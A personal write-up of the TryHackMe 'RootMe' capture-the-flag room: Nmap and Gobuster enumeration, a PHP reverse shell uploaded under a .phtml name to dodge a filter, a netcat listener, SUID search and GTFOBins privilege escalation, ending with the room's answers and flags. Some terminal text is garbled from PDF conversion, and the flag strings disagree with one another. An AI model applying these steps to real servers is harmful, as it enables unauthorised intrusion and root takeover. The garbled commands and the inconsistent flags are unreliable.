
https://tryhackme.com/room/rrootme

After booting up the box I used Nmap to enumerate using the -A , -T4, and -Pn flags to attempt to find the ports even if they were not answering back.

```
10.10.32.194 -Pr
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-29 10:46 EDT
Nmap scan report for 10.10.32.194
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
    256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
    256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: HackIT - Home
http-cookie-flags:
      PHPSESSID:
        httponly flag not set
_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.35 seconds
```

Seeing there is a http server running on port 80, I investigate further



knowing there is a server serving php pages, i use Gobuster with Seclists's web-content directory list to further enumerate unknown pages and find two interesting things: Uploads, and Panel.

Uploads is a directory page, and Panel is a page where one may uploads files.

## Index of /uploads



Apache/2.4.29 (Ubuntu) Server at 10.10.32.194 Port 80

When there is a page to upload files, i attempt a reverse shell. From the Nmap read out we have a hit that Apache is running php - so i attempted the time tested

https://pentestmonkey.net/tools/web-shells/php-reverse-shell

- i change the script to my IP and the port i will be listening on
- i then start a netcat listener on said port

```
File Actions Edit View Help


(kali® kali)-[~]

$ nc -lvnp 8888
listening on [any] 8888 ...


lose($pipes(0));
fclose($pipes(0));
```

i attempt to upload my php reverse shell on the /uploads page

 $\mbox{my upload}$  is denied - there  $\mbox{may}$  be a filter. i save it to another name of  $\mbox{rev.phtml}$ 



after several VM issues, i go to the upload directory page and click on  $\ensuremath{\mathsf{my}}$  reverse shell




```
i search for the user.txt document which will have the flag on it.
         print "$string\n";
                             spool
                             tmp
                             $ find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
                             $ cd www
$ ls
.i⊛kali)-[~/Downloads]
                             html
o rev.php
                              $ cat user.txt
li⊛kali)-[~/Downloads]
                             THM{y0u_g0t_a_sh3ll}
o <u>rev.php</u>
.i⊛kali)-[~/Downloads]
o <u>rev.php</u>
li®kali)-[~/Downloads]
 o <u>rev.php</u>
li⊛kali)-[~/Downloads]
o <u>rev.php</u>
```


then next objective is to escalate my priv. So i search for any file that

has a SUID permission

find / -user root -perm /4000 and we will use 2>/dev/null so we only get things we may access.



there seems to be some user friendly ones such as mount and ping. So i search GTFObins



searching various commands, i settled on Python that had a script for SUID

```
/bin/umount | $ sudo mount -o bind /bin/sh /bin/mount | B many state | T many sta
```

## and root was achieved

```
rootme questions:

Scan the machine, how many ports are open? 2

What version of Apache is running? 2.4.29

What service is running on port 22? ssh

What is the hidden directory? /panel/
what was in user.txt? THM{yOu_gOt_a_sh311}

earch for files with SUID permission, which file is weird? /usr/bin/python

Find a form to escalate your privileges. gtfobins

root.txt

THM{prlv113g3 3sc414t10n}
```